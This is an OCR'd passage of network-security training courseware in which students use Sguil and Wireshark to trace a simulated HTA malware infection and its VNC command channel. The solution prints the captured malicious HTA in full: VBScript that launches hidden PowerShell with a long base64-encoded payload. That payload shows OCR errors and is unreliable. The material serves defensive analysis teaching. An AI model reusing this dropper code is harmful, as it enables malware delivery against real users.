
	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
	4.56	2017-05-02 20:07:04	10.5.11.173	49165	10.99.99.189	4444	6	PADS Changed Asset - ssl Generic TLS
	Event History	10:44	10.5.100.100	60493	13.78.188.147	443	6	PADS Changed Asset - unknown @htt
1	Transcript	11:33	10.5.11.44	50008	10.5.11.10	139	6	GPL NETBIOS SMB IPC\$ unicode shar.
	Transcript (force new)	11:42	10.5.11.44	57302	10.5.11.10	53	17	PADS Changed Asset - domain DNS SC
	Wireshark	11:46	10.5.11.44	50009	64.4.54.254	443	6	PADS New Asset - unknown @https
	Wireshark (force new)	14:02	10.5.11.85	49871	10.5.11.10	53	17	PADS Changed Asset - unknown @do.
	NetworkMiner	20:47	10.5.11.57	52807	52.208.6.155	443	6	PADS New Asset - unknown @https

Licensed To: Martin Brown <hermespaul56@gmail.com> May 17, 2020

Once in Wireshark: scroll to packet 12, right-click on packet 12, and choose "Follow" -> "TCP Stream"



You will see the beginning of an EXE transfer, followed later (scroll to the bottom of the stream) by SSL/TLS on the same socket pair.



There is lots more to come on those fronts: Wireshark, stage 2 executables, SSL/TLS for C2, etc. So hold those thoughts, we're just giving you a preview of many topics to come.

This page intentionally left blank.

Licensed To: Martin Brown <hermespa56@gmail_com> May 17, 2020

Exercise 1.2 - Detecting Modern Attack Techniques

Objectives

- Understand modern attack tactics.
- View a client-side exploit.
- Investigate the incident with Sguil.
- Use Wireshark to view the full packet capture data associated with the incident.
- Carve a malicious file from a packet capture
- Become familiar with "on the wire" exploit analysis.

Exercise Setup

1. Log in to the Sec-511-Linux VM.

- Username: student
- Password: Security511


2. Double-click the Sguil desktop launcher in the Sec-511-Linux VM.




Sguil credentials:

- Username: student
- Password: Security511

Leave other defaults as-is, and press "OK."




If you receive an "Unable to connect..." error, it is likely because the VM just started up and services are still launching.



Wait a minute and try again.

When Sguil asks to "Select Network(s) to Monitor," check Sec-511-Linux-eth0 and then click "Start SGUIL."



Licensed To: Martin Brown <hermespaul56@gmail.com> May 17, 2020

3. Here is the default Squil view:

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	1	sec-511-li...	4.1	2017-04-25 17:32:36	10.5.11.11	42125	8.8.8.8	53	17	PADS New Asset - unknown @domain
RT	1	sec-511-li...	4.2	2017-04-25 17:33:24	10.5.11.11	55814	91.189.95.83	80	6	PADS New Asset - http Debian APT (HTTP/1.3 (1.0.1u...
RT	6	sec-511-li...	4.3	2017-04-25 17:33:26	10.5.100.100	52486	104.106.8.12	80	6	PADS New Asset - http Microsoft (WNS/10.0)
RT	12	sec-511-li...	4.4	2017-04-25 17:33:28	10.5.11.11	123	66.220.10.2	123	17	PADS New Asset - unknown @ntp
RT	2	sec-511-li...	4.5	2017-04-25 17:36:48	10.99.99.100	63193	10.5.11.11	22	6	PADS New Asset - ssh OpenSSH 6.9 (Protocol 2.0)
RT	3	sec-511-li...	4.6	2017-04-25 17:36:49	10.99.99.100	63193	10.5.11.11	22	6	PADS Changed Asset - ssh OpenSSH 6.6.1p1 (Protoco...
RT	7	sec-511-li...	4.7	2017-04-25 17:39:46	10.5.100.100	52502	64.4.54.253	443	6	PADS New Asset - unknown @https
RT	2	sec-511-li...	4.8	2017-04-25 17:44:21	10.99.99.100	63273	10.5.11.11	22	6	PADS Changed Asset - unknown @ssh
RT	8	sec-511-li...	4.9	2017-04-25 17:44:22	10.5.100.100	52511	23.62.239.25	80	6	PADS New Asset - unknown @www
RT	1	sec-511-li...	4.12	2017-04-25 18:02:36	10.99.99.106	34335	10.5.11.11	22	6	PADS Changed Asset - ssh OpenSSH 6.6.1p1 (Protoco...
RT	1	sec-511-li...	4.13	2017-04-25 18:02:36	10.99.99.106	34335	10.5.11.11	22	6	PADS Changed Asset - ssh OpenSSH 5.9p1 (Protocol ...
RT	2	sec-511-li...	4.14	2017-04-25 18:03:03	10.99.99.100	63671	10.5.11.11	22	6	PADS Changed Asset - ssh OpenSSH 6.9 (Protocol 2.0)
RT	3	sec-511-li...	3.1	2017-04-25 18:03:20	45.76.92.117	123	10.5.11.11	123	17	ET TOR Known Tor Relay/Router (Not Exit) Node UDP...
RT	1	sec-511-li...	4.52	2017-05-02 20:06:29	10.99.99.8	50300	10.5.11.173	445	6	PADS New Asset - unknown @microsoft-ds

Challenges

1. A user clicked on a suspicious link on 2017-05-08 and infected their PC. The malware was contained in an HTA (HTML Application) file that was hosted in a TLD (Top-Level Domain) commonly abused by criminals
2. Identify the following:
 - The name of the initial malware file that was downloaded and executed
 - The name of the site and IP address that hosted the executable
 - The software/protocol used for C2
3. Use Wireshark to carve the malicious .hta from the packet capture

Solution

1. Refer to exercise 1-1 for optimizing the Sguil screen.

The following events occurred on 2017-05-08 and refer to an HTA file:

Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
2017-05-08 20:08:42	10.5.11.57	52792	10.5.11.10	53	17	ET DNS Query to a *.pw domain - Likely Hostile
2017-05-08 20:08:42	10.5.11.57	52052	103.16.76.213	80	6	ET POLICY Possible HTA Application Download
2017-05-08 20:08:42	10.5.11.57	52052	103.16.76.213	80	6	ET INFO HTTP Request to a *.pw domain
2017-05-08 20:08:47	103.16.76.213	31337	10.5.11.57	52063	6	GPL POLICY VNC server response

Click on the 'ET POLICY Possible HTA Application Download' alert.


The screenshot shows the Sguil interface with the following details:

- Alert Details:** Alert ID 3389, Date/Time 2017-05-08 20:08:42, Src IP 10.5.11.57, SPort 52052, Dst IP 103.16.76.213, DPort 80, Pr 6. Event Message: ET POLICY Possible HTA Application Download.
- Alert Rule:** alert tcp \$HOME_NET any -> \$EXTERNAL_NET \$HTTP_PORTS (msg:"ET POLICY Possible HTA Application Download"; flow:established,to_server; content:"GET"; http_method; content:".hta"; http_uri; nocase; fast_pattern:only; pcre:"/A.hta\$/Ui"; flowbits:set,ET.HTA.Download; content:"!kaspersky.com|0d 0a|"; http_header; reference:url,www.trustedsec.com/july-2015/malicious-htas/; classtype:bad-unknown; sid:2022520; rev:3; /nsm/server_data/securityonion/rules/sec-511-linux-eth0-1/etpro-all.rules: Line 38938)
- Packet Data:**
 - IP:** Source IP 10.5.11.57, Dest IP 103.16.76.213, Ver 4, HL 5, TOS 0, len 297, ID 8032, Flags 2, Offset 0, TTL 128, ChkSum 4428.
 - TCP:** Source Port 52052, Dest Port 80, Seq # 1330464399, Ack # 1623859602, Offset 5, Res 0, Window 256, Urp 0, ChkSum 32068.
 - DATA:** GET /video.hta HTTP/1.1..Accept: text/html, application/xhtml+xml, */*..Accept-Language: en-US.. User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko..Accept-Encoding: gzip deflate..Host:

Notice the name of the malicious .hta file in the payload text: video.hta

Note: Sguil Alert ID numbers **may change** on a live system (such as your Sec511 Linux VM): Sguil may renumber alerts as new data comes in. Please refer to the dates, times, and event messages described here, and remember that the Alert ID numbers shown in these screenshots may not match yours.

Right-click on the Alert ID field of the 'ET POLICY Possible HTA Application Download' alert and choose Wireshark. Then right-click on any packet and go to "Follow" -> "TCP Stream":



You will see the following:

```

Stream Content (incomplete)
GET /video.hta HTTP/1.1
Accept: text/html, application/xhtml+xml, */*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: www.plugh.pw
DNT: 1
Connection: Keep-Alive

HTTP/1.1 200 OK
Content-Type: application/hta
Connection: Keep-Alive
Server: Apache
Content-Length: 6367


<script language="VBScript">
window.moveTo -4000, -4000
Set k0ovC = CreateObject("Wscript.Shell")
Set dM02BNvEvl = CreateObject("Scripting.FileSystemObject")
If dM02BNvEvl.FileExists(k0ovC.ExpandEnvironmentStrings("%PSModulePath%") + "..\powershell.exe") Then
k0ovC.Run "powershell.exe -nop -w hidden -e
a0BmAcgAWwBJAG4AdAB0AHQAcgBdAdoA0gBTAGkAegBLACAALQBLAHEIAA0ACKAewAkAGIAP0AnAHAAbwB3AGUAcgBzAGgAZQBsAGwALgBLAHGZ
QAnAH0AZQBsAHMAZQB7ACQAYgA9ACQAZQBUAHYA0gB3AGkAbgBkAGkAcgArACCAXABzAHkAcwB3AG8AdwA2ADQAXABXAGkAbgBkAG8AdwBzAFAAbw
B3AGUAcgBTAGgAZQBsAGwAXAB2ADEALgAwAFwAcABVAFwACZ0ByAHMAaABLAGwAbAAuAGUAEABLACCfAQ7ACQAcwA9AE4AZQB3AC0ATwBiAGoAZQB
jAHQAIABTAHkAcwB0AGUAbQAUeQAA0BhAgcAbgBvAHMAdABpAGMAcAUAFACgBvAGMAZQBzAHMAUwB0AGEAcgB0AEkAbgBmAG8A0wAkAHMALgBG

```

Note the following:

- GET /video.hta HTTP/1.1
 - Confirms the name of our malicious .HTA file
- Host: www.plugh.pw
 - This is the site that hosted the malware.
 - The .pw (Palau) TLD has been heavily abused by criminals due to the inexpensive price and (previously) lax anti-malware controls
- Also, note the VBScript (Visual Basic Script)
 - It appears to attempt to run a PowerShell command with the "-e" flag, followed by a long base64-encoded string.
 - The "-e" flag stands for "EncodedCommand"
 - The use of VBScript and PowerShell is common in modern malware attacks.

Close the "TCP Stream" window. Then go to File -> Export Objects -> HTTP



Wireshark shows two files, both named video.hta. In reality, they are the first and second part of the same file.


Wireshark's "Export Objects" feature can be a bit buggy this way. We will save both, and concatenate them together.

Choose "Save All". Enter "/tmp" as the directory. and press "Choose". This will save the two files to /tmp/video.hta and /tmp/video(1).hta. Then close the "Wireshark - Export - HTTP object list" window.

Licensed To: Martin Brown <hermespaul56@gmail.com> May 17, 2020

View the files by opening a terminal and typing the following:

```
cat /tmp/video.hta /tmp/video\(\1\) .hta
```



```
Terminal - student@Sec-511-Linux: ~
File Edit View Terminal Tabs Help
[~]$ cat /tmp/video.hta /tmp/video\(\1\) .hta
<script language="VBScript">
window.moveTo -4000, -4000
Set k0ovC = CreateObject("Wscript.Shell")
Set dm02BNvEvl = CreateObject("Scripting.FileSystemObject")
If dm02BNvEvl.FileExists(k0ovC.ExpandEnvironmentStrings("%PSModulePath%") + ".
.\powershell.exe") Then
    k0ovC.Run "powershell.exe -nop -w hidden -e aQBmACgAWwBJAG4AdABQAHQAcgBdADoA
OgBTAGkAegBlACAALQBlAHEAIAA0ACKAewAkAGIAPQAnAHAAbwB3AGUAcgBzAGgAZQBzAGwALgBlAHgA
ZQAnAH0AZQBzAHMAZQB7ACQAYgA9ACQAZQBwAHYA0gB3AGkAbgBkAGkAcgArACcAXABzAHkAcwB3AG8A
dwA2ADQAXABXAGkAbgBkAG8AdwBzAFAAbwB3AGUAcgBTAGgAZQBzAGwAXAB2ADEALgAwAFwAcABvAHcA
ZQByAHMAaABlAGwAbAAuAGUAEABlACcAfQA7ACQAcwA9AE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHKA
cwB0AGUAbQAuAEQAaQBhAGcAbgBvAHMAAdABpAGMAcwAuAFAAcgBvAGMAZQBzAHMAUwB0AGEAcgB0AEKA
bgBmAG8A0wAkAHMALgBGAGkAbABlAE4AYQBtAGUAPQAKAGIA0wAkAHMALgBBAHIAZwB1AG0AZQBwAHQA
cwA9ACcALQBUAG8AcAAgAC0AdwAgAGgAaQBkAGQAZQBwACAALQBJACAAJABzAD0ATgBlAHcALQBPAgIA
agBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdABYAGUAYQBtACgALABbaEMAbwBuAHYAZQBzAHQA
XQA6ADoARgByAG8Ab0BCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACcAJwBIADQAcwBJAEEARQB2AFEA
RQBGAgsAQwBBADcAMQBXAGEAMgAvAGEAUwBoAEQA0QBUEUAcG5AEQAMQBhAEYAWgBGAHMAaQBZAEEA
aAB0AGIAaQBKAFYAdQBUDcAZwBZAEkASQBUAGkATQBPADEcANgBHAHAaagByADIARgBoADgAWgBMADEA
bQBsAGYAYgAvADMANwBIAGcAQgB2AFMASgBsAFYAdQBQADEAdwByAEUAYgBlAGUAbQBkADMAWgBjADgA
NwBNAE8AawB3AGkAWAB4AEAAVwBTAFEAUwBmADAAOABCAHYAdQB1AEYARgAxADUAQwArAHYAbgA5ADMA
MABrAFEAywB6AFMAVQBzAFIAMgBjAEQASwB2AEoAUwBMAHIArABhADQAZQAZAEMAbwBuAFAAMQA1AEEA
VABNAHUAWABYAEQAZABLAfQAUABrAGoATABVAEYAdwB1AEwAegBSAEcASgBSAHAaZQBzAFoAcwBJADUA
agBzAFIAKwBYAHIAagBDAFEAbwA5AGoAUABIACsAZwBCAE0AZQBLAEsAbgAyAFQAdQBoAFAATQA4AGUA
bgB0AHcAeABUADcAUQB2AG8AcQA1AGYANABwAFgARgBIADIAZwBPAGoAQgBiAFcATQBpAGYANABLAGwA
VQB6ADAASwBVAGwAdQBEACsAUwBoAE4AcgB1AEEdABLAIEIARwBLAC8ATwBXAEwAcgBBADUAUABTADYA
TgBDADkAVABGAIEATgBGAfOAwBiAHoAaQBwAFMAdABYAGUAYQBtACgAJABzACwAWwBjAE8ALgBDAG8A
bQBwAHIAZQBzAHMAaQBvAG4ALgBDAG8AbQBwAHIAZQBzAHMAaQBvAG4ATQBvAGQAZQBdADoA0gBEAGUA
YwBvAG0AcABYAGUAcwBzACKAKQApAC4AUgBlAGEAZABUAG8ARQBwAGQAKAApADsAJwA7ACQAcwAuAFAA
cwBlAFMAaABlAGwAbABFAHgAZQBjAHUAdABlAD0AJABmAGEAbABzAGUA0wAkAHMALgBSAGUAZABpAHIA
ZQBjAHQAUwB0AGEAbgBkAGEAcgBkAE8AdQB0AHAAdQB0AD0AJAB0AHIAAdQBlADsAJABzAC4AVwBpAG4A
ZABvAHcAUwB0AHkAbABlAD0AJwBIAGkAZABkAGUAbgAnADsAJABzAC4AQwByAGUAYQB0AGUATgBvAFcA
aQBwAGQAbwB3AD0AJAB0AHIAAdQBlADsAJABwAD0AWwBTAHkAcwB0AGUAbQAuAEQAaQBhAGcAbgBvAHMA
dABpAGMAcwAuAFAAcgBvAGMAZQBzAHMAXQA6ADoAUwB0AGEAcgB0ACgAJABzACKA0wA=", 0
End If
window.close()
</script>
[~]$
```

Note that the "\" characters escape the parentheses. This tells bash to interpret the parentheses as literal characters, and not special characters.

Note: Please verify that your output matches the screenshot above. You may receive unexpected results if you tried to export the files multiple times. In that case, type `rm /tmp/video.*`, and repeat the previous two steps.

The text may run off your terminal: make it a bit larger to see everything.

Are you wondering what the encoded base64 string contains? If so: great minds think alike. Check the bonus section if you'd like to decode the base64 string.

2. Let's Inspect the C2.


Go to the "GPL POLICY VNC server response" alert in Sguil. Notice that it occurred 5 seconds after the previous alert and involves the same IP addresses, offering a high level of assurance that this event is correlated with the previous events we inspected. Also note port 31337, which spells 'eleet' in 'leetspeak'. This port, along with 1337 ('leet') is a favorite of all kinds of hackers, both black- and white-hats.

The screenshot shows the Sguil-0.9.0 interface. The top bar indicates 'Connected To localhost' and shows the user 'student' with ID '2'. The main window is divided into 'RealTime Events' and 'Escalated Events' tabs. The 'RealTime Events' tab is active, displaying a table of alerts. The selected alert is 'GPL POLICY VNC server response' with ID 3393, occurring at 20:08:47 on 2017-05-08. The event message is 'GPL POLICY VNC server response'. Below the table, the 'Show Packet Data' and 'Show Rule' options are checked. The rule text is: 'alert tcp 